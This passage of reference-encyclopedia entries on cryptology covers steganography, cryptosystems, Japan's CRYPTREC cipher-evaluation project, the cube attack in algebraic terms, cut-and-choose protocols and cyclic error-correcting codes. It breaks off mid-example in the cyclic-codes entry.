Cryptography: Cryptography is the discipline of writing a message in *ciphertext* (►Cryptosystem), usually by a translation from *plaintext* according to some (frequently changing) *keytext*, with the aim of protecting a secret from adversaries, interceptors, intruders, interlopers, ►eavesdroppers, opponents or simply attackers, opponents, and enemies. Professional cryptography protects not only the plaintext, but also the key and more generally tries to protect the whole ►cryptosystem.

Steganography: Steganography is the counterpart of cryptography, comprising technical steganography (working with invisible inks, hollow heels, etc.) and linguistic steganography, the art of hiding information by linguistic means. Of the later, we mention semagrams, open code, comprising jargon code (masked secret writing, e.g., cues), and concealment ciphers (veiled secret writings, like the null cipher and grilles [►Substitutions and Permutations]). Linguistic steganography has close connections with cryptography, e.g., the uses of grilles and transposition ciphers (►Substitutions and Permutations) are related.


Semagram: Semagram is a picture or grapheme hiding a message behind innocent looking, frequently minute graphic details (Fig. 1).

Open code: It is a class of linguistic steganography, selected words or phrases made to appear innocent in the surrounding text.

Cue: It is a short, prearranged jargon-code message, usually a word or phrase. The importance of the message is strongly linked to the time of transmission. Famous is the encrypted Japanese message HIGASHI NO KAZE AME ("east wind, rain") on December 7, 1941, a cue with the meaning "war with the USA."

Null cipher, where only certain letters are significant (the others being *nulls*):

- Encryption rules of the type "the *n*th character after a particular character," specifically "the next character after a space" (*acrostics*).
- Or rules for inserting a null between syllables (Tut Latin: TUT) or after phonetic consonants (Javanais: chaussure ↦ CHAVAUSSAVURAVE).
- Or rules for suffixing nulls, e.g., un fou ↦ UNDREQUE FOUDREQUE (Metz, 1670), also combined with shuffling of some letters (largonjem: boucher ↦ LOUCHERḂEM, pig Latin: third ↦ IRDṪḤAY).



Cryptology. Fig. 1 Semagram. The message is in Morse code, formed by the short and long stalks of grass to the left of the bridge, along the river bank and on the garden wall. It reads: "compliments of CPSA MA to our chief Col. Harold R. Shaw on his visit to San Antonio May 11, 1945." (Shaw had been head of the Technical Operations Division of the US government's censorship division since 1943)

- A borderline case is pure transposition: reversing letters of a word (back slang), e.g., tobacco ↦ OCCABOT).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Cryptophthora

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Synonyms

Side-channel leakage

Related Concepts

►Differential Power Attacks; ►Smart Card

Definition

The term "cryptophthora" (literally "secret degradation") is a generic term expressing secret entropy loss. Cryptophthora can result from side-channel leakage, cryptanalytic disclosure of partial key information, or improper device operation.

Open Problems

Devise sound theoretical models, find new causes and forms of Cryptophthora.

Recommended Reading

1. Mangard S, Oswald E, Popp T (2007) Power analysis attacks: revealing the secrets of smart cards (Advances in information security), Springer

Cryptosystem

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Shannon's Model; ►Symmetric Cryptosystem

Definition

A cryptosystem (or *cipher system*) is a system consisting of an encryption *algorithm*, a *decryption algorithm*, and a

well-defined triple of *text spaces*: *plaintexts*, *ciphertexts*, and *keytexts*.

Applications

For a given key text, the encryption algorithm will map a plaintext to a (usually uniquely determined) ciphertext. For the corresponding keytext, the decryption algorithm will map the ciphertext to the (usually uniquely determined) plaintext. The cryptosystem may be performed by hand methods ("hand cipher"), machine methods ("machine cipher"), or software (►Shannon's Model).

Plaintext: It is a text in an open language that is commonly understood among a larger group of people.

Ciphertext: It is a text ("cryptogram") in a secret language that is understood only by few, authorized people, usually after decryption by hand machine, or software.

Two special properties are mentioned: an *endomorphic cryptosystem* is a cryptosystem with identical plaintext and ciphertext space. Example: {a, b, c, . . . , z} → {a, b, c, . . . , z}. A *pure cryptosystem* is a cryptosystem that has the following property: whenever enciphering $\mathcal{E}_k$ with key k, followed by deciphering $\mathcal{D}_j$ with key j, followed by enciphering $\mathcal{E}_i$ with key i is performed, there is a key ℓ such that $\mathcal{E}_\ell$ has the same effect: $\mathcal{E}_i\mathcal{D}_j\mathcal{E}_k = \mathcal{E}_\ell$. In a pure cryptosystem, the mappings $\mathcal{D}_j\mathcal{E}_k$ ("$\mathcal{E}_k$ followed by $\mathcal{D}_j$")\ form a group, with $\mathcal{D}_k\mathcal{E}_k$ being the identity.

An endomorphic cryptosystem is pure if and only if its encipherings are closed under composition (Shannon), i.e., if its keys form a group, the *key group* (►key).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Hideki Imai[1], Atsuhiro Yamagishi[2]
[1]Chuo University, Bunkyo-ku, Tokyo, Japan
[2]IT Security Center, Information-Technology Promotion Agency, Bunkyo-ku, Tokyo, Japan

Synonyms

Cryptanalysis; Cryptographic algorithm evaluation; e-Government

Related Concepts

►Cryptanalysis; ►NESSIE

Definition

CRYPTREC is the Japanese Cryptographic Algorithm Evaluation Project.

Background

In 1999, Japanese Cabinet announced that the Japanese e-Government systems would be established until 2003. Therefore, the Japanese government organized CRYPTREC in 2000, in order to evaluate the cryptographic algorithm for using in Japanese e-Government system.

Applications

Japanese e-Government system

Overview

CRYPTREC (Cryptography Research and Evaluation Committee) was originally functioned as CRYPTREC Advisory Committee and Cryptography Research and Evaluation Committee [1]. Thereafter, CRYPTREC is representing the security evaluation project for the cryptographic algorithms in Japan as well. CRYPTREC was initially founded in 2000. The major roles/responsibilities for the CRYPTREC were to evaluate the security provided by cryptographic algorithms which would be used by Japanese e-Government. Since the Japanese Government targeted to construct the e-Government system by the end of 2003, however, the necessity of ensuring information security in the e-Government system was its major concern. Accordingly, the Japanese Government needed such mechanism which evaluates the security in cryptographic algorithm, the fundamental information technology of information security.

CRYPTREC publicly offered such algorithms which would suit for the use for the e-Government system twice in the years of 2000 and 2001, respectively, and eventually, 61 types of algorithms were proposed from worldwide. Along with those algorithms proposed from worldwide and the 24 cryptographic algorithms that were widely used as defacto standard at the time of 2000, together, were evaluated for their security. As its result, CRYPTREC they selected 29 cryptographic algorithms in March 2003 which were listed/publicized as the e-Government Recommended Ciphers. Upon selecting e-Government Recommended Ciphers, their results of implementation/performance was also deliberately concerned. In the Table 1, we will show the e-Government Recommended Ciphers List (The year of 2002 ver.).

When CRYPTREC was established in 2000, IPA (Information-technology Promotion Agency) became its secretariat. In 2001, TAO (Telecommunications Advancement Organization of Japan) was also added to its secretariat. At the same time, MIC (Ministry of Internal Affairs

and Communications) and METI (Ministry of Economy, Trade and Industry) organized CRYPTREC Advisory Committee. As a result, CRYPTREC truly became the security evaluation project of the cryptographic algorithms which should be used by the Japanese e-Government System.

The e-Government Recommended Cipher List in 2003 was described as follows one of the "Basic requirements" in the "Standards for Information Security Measures for the Central Government Computer Systems" which was documented by NISC (National Information Security Center) in 2005 [4]:

(a) The head of information security officers must define the algorithm and implementation system for encryption and perform digital signatures to be used in the government agencies.
(b) Those which on the electronics government recommended cipher list must be used if available.
(c) If encryption or electronic signature is deployed for the new development or update of the information system, the algorithm specified in the electronics government recommended encryption list must be used. However, some of those algorithms concerned must include specified in the electronics government recommended encryption list, at least one, for cases that the encryption or electronic signature is implemented.

NISC is the national center relevant to Japanese information security established in the Cabinet office in 2005.

History

As a result of the project from 2000 to 2003, CRYPTREC completed the e-Government Recommended Ciphers List, which is shown in Table 1, in 2003. For the years of 2003–2008, it once decomposed the above-mentioned Cryptographic Technology Evaluation Committee: it was resumed as Cryptographic Technique Monitoring Subcommittee and Cryptographic Module Subcommittee under the Cryptographic Technology Review Committee. The main activity for the Cryptographic Technique Monitoring Subcommittee is to monitor the security provided by the cryptographic algorithms which are listed on the e-Government Recommended Ciphers List.

In the said subcommittee, they collect information and literatures publicized in the conferences and workshops relevant to cryptographic algorithms hosted by respective nations and parse the information to be used to review the security of cryptographic algorithms listed in the e-Government Recommended Ciphers List. In addition, in the Cryptographic Technique Monitoring Subcommittee, they estimate the shift in computer performance and assess the modulus in digits which is prime factorizable. The consequence is shown in the Fig. 1.

In the Cryptographic Module Subcommittee, they reviewed the security requirements for the cryptographic modules and the standards for the testing: they also contributed to found the Japan Cryptographic Module Validation Program. Studying side-channel attacks such as power analysis attack, etc. is another role/responsibility.

Open Problems (Future Schedules)

CRYPTREC has just started to prepare reviewing of e-Government Recommended Ciphers List from 2009 [3]. As the part of the reviewing activity, CRYPTREC also started to publicly offer the newer cryptographic algorithms to update the current e-Government Recommended Ciphers List from October 2009: the newer cryptographic algorithms publicly offered are block cipher, stream cipher, operation mode, message authentication code (MAC), and entity authentication. The e-Government Recommended Ciphers List will be updated by the year of 2013. The new (i.e., updated) e-Government Recommended Ciphers List is organized by three major lists: e-Government Recommended Ciphers List, Candidate Recommended Ciphers List, and Obsolete Ciphers List. Understandably, the e-Government Recommended Ciphers List is the Ciphers List which will be encouraged for the e-Government system employed/procured during and after 2013. Those ciphers to be listed on the e-Government Recommended Ciphers will be selected from the Candidate Recommended Ciphers List. For your further information, the ciphers currently in the e-Government Recommended Ciphers List and those ciphers newly evaluated are included in the Candidate Recommended Ciphers List. The newly evaluated ciphers are the newly proposed ciphers of those ciphers from which security is evaluated. Those ciphers that already have been internationally standardized will also be evaluated for its security and functionality: they shall be included in the Candidate Recommended Ciphers List as well if they can be considered to be sufficiently competitive. From the view point of security, logical security will highly be concerned. As for functionality, performance and the resource to be consumed will be significantly considered.

The security in those newly proposed ciphers will be evaluated using full of the year 2010 as the first step to update the e-Government Recommended Ciphers List. Their

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project). Table 1 e-Government recommended ciphers list

Category of technique		Name
Public-key cryptographic techniques	Signature	DSA
		ECDSA
		RSASSA–PKCS1–v1_5
		RSA–PSS
	Confidentiality	RSA–OAEP
		RSAES–PKCS1–v1_5 (Note1)
	Key agreement	DH
		ECDH
		PSEC–KEM (Note2)
Symmetric-key cryptographic techniques	64-bit block ciphers (Note3)	CIPHERUNICORN–E
		Hierocrypt–L1
		MISTY1
		3-key Triple DES (Note4)
	128-bit block ciphers	AES
		Camellia
		CIPHERUNICORN–A
		Hierocrypt-3
		SC2000
	Stream ciphers	MUGI
		MULTI–S01
		128–bit RC4 (Note5)
Other techniques	Hash functions	RIPEMD–160 (Note5)
		SHA–1 (Note6)
		SHA–256
		SHA–384
		SHA–512
	Pseudorandom number generators (Note7)	PRNG based on SHA–1 in ANSI X9.42–2001 Annex C.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) Appendix 3.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) revised Appendix 3.1


Notes:
(Note 1) This is permitted to be used for the time being because it was used in SSL3.0/TLS1.0.
(Note 2) This is permitted to be used only in the KEM (Key Encapsulation Mechanism) DEM (Data Encapsulation Mechanism) construction.
(Note 3) When constructing a new system for e-Government, 128-bit block ciphers are preferable if possible.
(Note 4) The 3-key Triple DES is permitted to be used for the time being under the following conditions:

1) It is specified as FIPS 46-3
2) It is positioned as the de facto standard

(Note 5) It is assumed that 128-bit RC4 will be used only in SSL3.0/TLS (1.0 or later). If any other cipher listed above is available, it should be used instead.
(Note 6) If a longer hash value is available when constructing a new system for e-Government, it is preferable to select a 256-bit (or more) hash function. However, this does not apply to the case where the hash function is designated to be used in the public-key cryptographic specifications.
(Note 7) Since pseudo-random number generators do not require interoperability due to their usage characteristics, no problems will occur from the use of a cryptographically secure pseudo-random number generating algorithm. These algorithms are listed as examples.

Annex: Information table for the e-Government Recommended Ciphers List

Date	Location	Before	After	Reason
October 12, 2005	Notes: (1) in Note 4	It is specified as FIPS 46-3	It is specified as SP 800-67	Change of a pointer to the spec document



CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project). Fig. 1 Computational complexity required for factoring n = pq

security and their functionality will further be evaluated along with those ciphers currently in the e-Government Recommended Ciphers List during the years of 2011–2012.

For the purpose to update the e-Government Recommended Ciphers List, the CRYPTREC is organizationally changed. The Cryptographic Technique Monitoring Subcommittee was reorganized in the Cryptographic Scheme Committee, in order to evaluate the theoretical security of the candidate cryptographic algorithm. The Cryptographic Module Subcommittee is reorganized to the Cryptographic Module Committee to evaluate performance the amount of the resource used, etc., of cryptographic modules. Moreover, the Cryptographic Interoperability Committee is newly established for investigating the used situation of cryptographic algorithm.

Other Activities

In CRYPTREC, they conduct not only maintaining the e-Government Recommended Ciphers List currently available, but also study/research relevant to cipher techniques – ID-based encryption technologies, key management technologies, etc. – which may be employed by the e-Government system. In addition, the business continuity plan upon cryptographic technology including replacement strategies of cryptographic algorithms which is getting compromised, and experimentations relevant to side-channel attacks are also conducted.

Recommended Reading

1. CRYPTREC Home Page (In English), http://www.cryptrec.go.jp/english/index.html
2. NESSIE Project Home Page, https://www.cosic.esat.kuleuven.be/nessie/
3. Imai H (2009) The future direction of the next round CRYPTREC. WISA 2009 invited talk, Aug 2009, http://www.wisa.or.kr/
4. National Information Security Center of Japan (2005) Guidelines for formulation and implementation of standards for information security measures for the central government computer systems. http://www.nisc.go.jp/eng/index.html

Cube Attack

Marion Videau
Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

Synonyms

Attack by summation over an hypercube, Higher order derivative attack

Related Concepts

►Symmetric Cryptography

Definition

A *cube attack* is a cryptanalytic method used in order to retrieve secret values from a polynomial depending both on secret and public variables (a so-called *tweakable polynomial*). This polynomial is typically the representation of a cryptographic algorithm where the public variables can be either initialization vectors or known/chosen plaintexts. In the Boolean case, which is the one of interest here, one has to compute *higher order derivatives* of the polynomial. This precomputation uses sums of values of the polynomial on subspaces of public variables – the so-called *cube* – to obtain a system of linear equations in the secret variables which can be solved using usual methods.

Background

Named after [2], the so-called *cube attack* corresponds to the improvement of several former distinguishing attacks on stream ciphers (see for example [4–6, 8]) and shares similar ideas with the work presented in [9]. The name *cube attack* is very popular although not showing its direct connection to the notion of higher order derivative.

A cube attack is achieved through two distinct steps: a precomputation and an online phase.

Theory

In any cryptographic scheme any output bit can be considered as the value at one point of a Boolean function. The variables of this function are the input variables of the scheme and a *point* is an instance of these variables.

A Boolean function with n variables has a unique representation as a polynomial p of $\mathbb{F}_2[x_1,\ldots,x_n]/\left(x_1^2-x_1,\ldots,x_n^2-x_n\right)$ which is termed the *algebraic normal form* (ANF) of the function.

The *derivative of order i of p* with respect to a subspace V of dimension k is the function $D_V p$ on $\mathbb{F}_2^n$ defined by:

$$D_V p(x) = \sum_{v\in V} p(x+v)$$

(see for instance [7]).

It is well-known that $\deg(D_V p) \le \deg(p) - k$.

Now, suppose that the polynomial p satisfies the following property:

► *There is V, a subspace of some dimension $i \ge 1$ which is included in the subspace of public variables, such that $D_V p$ is a linear function of the secret variables.*

When ℓ secret variables have to be determined, the existence of ℓ derivatives which are linearly independent linear functions makes it possible to achieve this determination by solving a system of linear equations.

If p is a polynomial in n variables among which there are ℓ secret variables and m public variables (thus $n = \ell + m$), its algebraic normal form is: for $x \in \mathbb{F}_2^\ell$ and $y \in \mathbb{F}_2^m$

$$p(x,y) = \sum_{(u,w)\in\mathbb{F}_2^\ell\times\mathbb{F}_2^m} a_{u,w}x^u y^w,\ a_{u,w}\in\mathbb{F}_2,$$

$$x^u y^w = \prod_{i=1}^{\ell} x_i^{u_i} \times \prod_{j=1}^{m} y_j^{w_j}.$$

Let $w_0 \in \mathbb{F}_2^m$, be a choice of a value of the public variables. Then $p(x,y)$ can be written as:

$$p(x,y) = y^{w_0}\sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0} + \sum_{(u,w_0\not\le w)} a_{u,w}x^u y^w,$$

where $w_0 \le w$ means that w *covers* w_0, which means that $\le$ is a partial order on $\mathbb{F}_2^n$ defined as follows: for any $u, v \in \mathbb{F}_2^n$, $u = (u_1,\ldots,u_n)$ and $v = (v_1,\ldots,v_n)$,

$$v \le u \iff v_i \le u_i,\ 1 \le i \le n.$$

The subpolynomial $\sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0}$ is called the *superpoly* of $\mathrm{supp}(w_0)$, the support of w_0, in p.

Defining the subspace $E_{(0,w_0)}$ by:

$$E_{(0,w_0)} = \{(x,y)\in\mathbb{F}_2^\ell\times\mathbb{F}_2^m,\ (x,y)\le(0,w_0)\},$$

and denoting by $\mathrm{wt}(w_0)$ the Hamming weight of w_0, one can show that the derivative of order $\mathrm{wt}(w_0)$ of p with respect to the subspace $E_{(0,w_0)}$ of dimension $\mathrm{wt}(w_0)$ is:

$$D_{E_{(0,w_0)}}p(x,y) = \sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0}.$$

The derivative $D_{E_{(0,w_0)}}p(x,y)$ is indeed the *superpoly* of $\mathrm{supp}(w_0)$ in p. When $D_{E_{(0,w_0)}}p(x,y)$ is linear with respect to the secret variables, then y^{w_0} is called a *maxterm*.

Scenario of the Cube Attack

The cipher is considered as a *box* which implements a polynomial p whose ANF is a priori not known (and then called a *tweakable black box polynomial* [2]) . It is considered that in the *precomputation step* the attacker can handle this box. He can build queries by modifying the initialization vector

for the computation of the values of higher order derivatives at a given point. He can also change the key to apply a linearity testing algorithm to these derivatives.

The attacker wants to obtain enough expressions $D_{E_{(0,w_0)}}p(x, y_0)$ of the higher order derivatives of p which are linear and linearly independent. This preprocessing phase is not guaranteed to succeed as it can happen that no linear derivative can be found or that the complexity to find enough linear derivatives is prohibitive.

After this precomputation, the attacker can consider a particular instance of the polynomial with the secret variables of the key (as a parameter). He can compute the values of the higher order derivatives of p for this particular instance, and once he has gathered enough linearly independant linear equations, he can solve the system and recover secret key bits.

Applications

The attack has not proven to be applicable for good ciphers. Indeed a good cipher should behave like a random polynomial, i.e., having high degree and randomly distributed coefficients for its algebraic normal form, which are criteria known for a long time. However, it might be more suitable under its distinguishing attack form (see for example [1]) extended in *dynamic cube attack* [3].

Recommended Reading

1. Aumasson J-P, Dinur I, Meier W, Shamir A (2009) Cube testers and key recovery attacks on reduced-round MD6 and trivium. In: Proceedings of FSE 2009. LNCS, vol 5665, Springer, Berlin, pp 1–22
2. Dinur I, Shamir A (2009) Cube attacks on tweakable black box polynomials. In: Proceedings of EUROCRYPT 2009. LNCS, vol 5479. Springer, Berlin, pp 278–299
3. Dinur I, Shamir A (2011) Breaking Grain-128 with Dynamic Cube Attacks. In: Proceedings of FSE 2011. To appear. Cryptology ePrint Archive, Report 2010/570
4. Englund H, Johansson T, Turan MS (2007) A framework for chosen IV statistical analysis of stream ciphers. In: Proceedings of INDOCRYPT 2007. LNCS, vol 4859. Springer, Heidelberg, pp 268–281
5. Filiol E (2002) A new statistical testing for symmetric ciphers and hash functions. In: Proceedings of ICICS 2002. LNCS, vol 2513. Springer, Berlin, pp 342–353
6. Fischer S, Khazaei S, Meier W (2008) Chosen IV statistical analysis for key recovery attacks on stream ciphers. In: Proceedings of AFRICACRYPT 2008. LNCS, vol 5023. Springer, Berlin, pp 236–245
7. Lai X (1994) Higher order derivatives and differential cryptanalysis. In: Proceedings of symposium on communication, coding and cryptography, in honor of James L. Massey on the occasion of his 60'th birthday. Kluwer Academic, Boston, pp 227–233
8. Saarinen MJO (2006) Chosen IV statistical attacks on eStream ciphers. In: Proceedings of SECRYPT. INSTICC Press, pp 260–266
9. Vielhaber M (2007) Breaking one.fivium by AIDA an algebraic IV differential attack. Cryptology ePrint Archive, Report 2007/413

Cut-and-Choose Protocol

Claude Crépeau
School of Computer Science, McGill University, Montreal, Quebec, Canada

Related Concepts

►Interactive Argument; ►Interactive Proof; ►Witness Hiding; ►Zero Knowledge

Definition

A cut-and-choose ►protocol is a two-party protocol in which one party tries to convince another party that some data he sent to the former was honestly constructed according to an agreed-upon method. Important examples of cut-and-choose protocols are ►interactive proofs [4], ►interactive arguments [1], ►zero-knowledge protocols [1, 3, 4], and *witness indistinguishable* and witness hiding protocols [2] for proving knowledge of a piece of information that is computationally hard to find. Such a protocol usually carries a small probability that it is successful despite the fact that the desired property is not satisfied.

Background

The very first instance of such a cut-and-choose protocol is found in the protocol of Rabin [5] where the cut-and-choose concept is used to convince a party that the other party sent him an integer n that is a product of two primes p, q, each of which is congruent to 1 modulo 4. Note that this protocol was NOT zero-knowledge.

The expression "cut and choose" was later introduced by Chaum [1] in analogy to a popular cake-sharing problem: given a complete cake to be shared among two parties distrusting each other (for reasons of serious appetite). A fair way for them to share the cake is to have one of them cut the cake in two equal shares, and let the other one choose his favorite share. This solution guarantees that it is in the former's best interest to cut the shares as evenly as possible.

Recommended Reading

1. Brassard G, Chaum D, Crépeau C (1988) Minimum disclosure proofs of knowledge JCSS 37:156–189
2. Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Awerbuch B (ed) Proceedings of the 22nd

annual ACM symposium on the theory of computing, Baltimore, MD, May 1990. ACM, New York, pp 416–426
3. Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
4. Goldwasser S, Micali S, Rack-off C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18(1): 186–208
5. Rabin MO (1977) Digitalized signatures. Foundations of Secure Computation. In: Richard AD et al. (eds) Papers presented at a 3 day workshop held at Georgia Institute of Technology, Atlanta, October 1977. Academic, New York, pp 155–166

Cyclic Codes

Pascale Charpin
INRIA, Rocquencourt, Le Chesnay Cedex, France

Synonyms

Error-correcting cyclic codes

Related Concepts

►Finite Field; ►Information Theory

Definition

A cyclic code of length n is an error-correcting block code, with block length n, which contains all n cyclic shifts of any codeword.

Background

Coding theory

Theory

For a general presentation of cyclic codes, the main reference is the *Handbook of Coding Theory*, especially the first chapter [4] (but also Chapters 11, 13, 14, and 19).

Cyclic codes were introduced as a particular practical class of *error-correcting codes* (ECC). Codes are devoted to the following fundamental problem: how to determine what message has been sent when only an approximation is received, due to a noisy communication channel. Cyclic codes belong to the class of *block codes*: since all messages have here the same length k. Each of them is *encoded* into a *codeword* of length $n = k + r$. A t-error-correcting code is a well-chosen subset C of $\mathcal{A}^n$. Its elements are called *codewords* and have the property that each pair of them differ in at least $2t+1$ coordinates. If the noisy channel generates not more than t errors during one transmission, the received vector will still lie closer to the originally transmitted codeword than any other codeword. This means that code C is able to correct t positions in each codeword.

A codeword will be denoted by

$$\mathbf{c} = (c_0, c_1, \ldots, c_{n-1}), \quad c_i \in \mathcal{A}.$$

When the encoder is *systematic*, the k first symbols are called *information symbols* (they are the message) and the last r symbols are the redundancy symbols (added to help recover the message if errors occur). The codes here are *linear* codes, meaning that $\mathcal{A}$ is a *finite field* and that C is a k-dimensional linear subspace of $\mathcal{A}^n$.

The *(Hamming) distance* between two codewords, $\mathbf{c}$ and $\mathbf{c}'$, is defined by:

$$d(\mathbf{c}, \mathbf{c}') = \text{card}\left\{i \in [0, n-1] \mid c_i \neq c_i'\right\}.$$

The *minimum distance* d of a code C is the smallest distance between different codewords; it determines the error-correcting capabilities of C. Indeed, C can correct $t = \lfloor (d-1)/2 \rfloor$ errors. Since it is focused on cyclic codes and on the most useful of them, the alphabet $\mathcal{A}$ will be a *finite field* $\mathbb{F}_q$ of characteristic 2, that is, $q = 2^e$ for some integer $e \geq 1$. Moreover, the length of the codes will be generally $2^m - 1$, where e divides m; these codes are said *primitive*.

Definition 1 *Consider the linear space $\mathbb{F}_q^n$ of all n-tuples over the finite field $\mathbb{F}_q$. An $[n, k, d]$ linear code C over $\mathbb{F}_q$ is a k-dimensional subspace of $\mathbb{F}_q^n$ with minimum distance d.*

By definition, a k-dimensional linear code C is fully determined by a basis over $\mathbb{F}_q$. When the k vectors of a basis are taken as rows in a $k \times n$ matrix $\mathcal{G}$ they form a *generator matrix* of C. Indeed, C is given by $\left\{a\mathcal{G} \mid a \in \mathbb{F}_q^k\right\}$.

The *Hamming weight* $wt(\mathbf{u})$ of any word $\mathbf{u}$ in $\mathbb{F}_q^n$ is the number of its nonzero coordinates. Note that $wt(\mathbf{u}) = d(\mathbf{u}, \mathbf{0})$. Obviously, for linear codes, the minimum distance is exactly the minimum weight of nonzero codewords.

Proposition 1 *Let C be any $[n, k, d]$ linear code over $\mathbb{F}_q$. Then*

$$d = \min\left\{wt(\mathbf{c}) \mid \mathbf{c} \in C \backslash \{\mathbf{0}\}\right\}.$$

The *dual code* of C is the $[n, n-k]$ linear code:

$$C^{\perp} = \left\{\mathbf{y} \in \mathbb{F}_q^n \mid \mathbf{c} \cdot \mathbf{y} = 0, \text{ for all } \mathbf{c} \in C\right\},$$

where "$\cdot$" denotes the ordinary inner product of vectors: $\mathbf{c} \cdot \mathbf{y} = \sum_{i=0}^{n-1} c_i y_i$. An $(n-k) \times n$ generator matrix of $C^{\perp}$ is called a *parity check matrix* $\mathcal{H}$ for C. Note that $C = \left\{\mathbf{y} \in \mathbb{F}_q^n \mid \mathcal{H}\mathbf{y}^T = \mathbf{0}^T\right\}$.

When studying cyclic codes, it is convenient to view the labeling of the coordinate positions $0, 1, \ldots, n-1$ as integers modulo n (►modular arithmetic). In other words, these coordinate positions as forming a cycle with $n-1$ are being followed by 0.

Definition 2 A linear code C of length n over $\mathbb{F}_q$ is *cyclic* if and only if it satisfies for all $\mathbf{c} = c_0 \cdots c_{n-2} c_{n-1}$ in C:

$$(c_0, \cdots, c_{n-2}, c_{n-1}) \in C \Longrightarrow (c_{n-1}, c_0, \cdots, c_{n-2}) \in C.$$

The vector $c_{n-1} c_0 \cdots c_{n-2}$ is obtained from $\mathbf{c}$ by the *cyclic shift* of coordinates $i \mapsto i+1$.

Example 1 The generator matrix $\mathcal{G}$ below defines an $[8, 4, 2]$ binary cyclic code (length 8, dimension 4, and minimum weight 2):

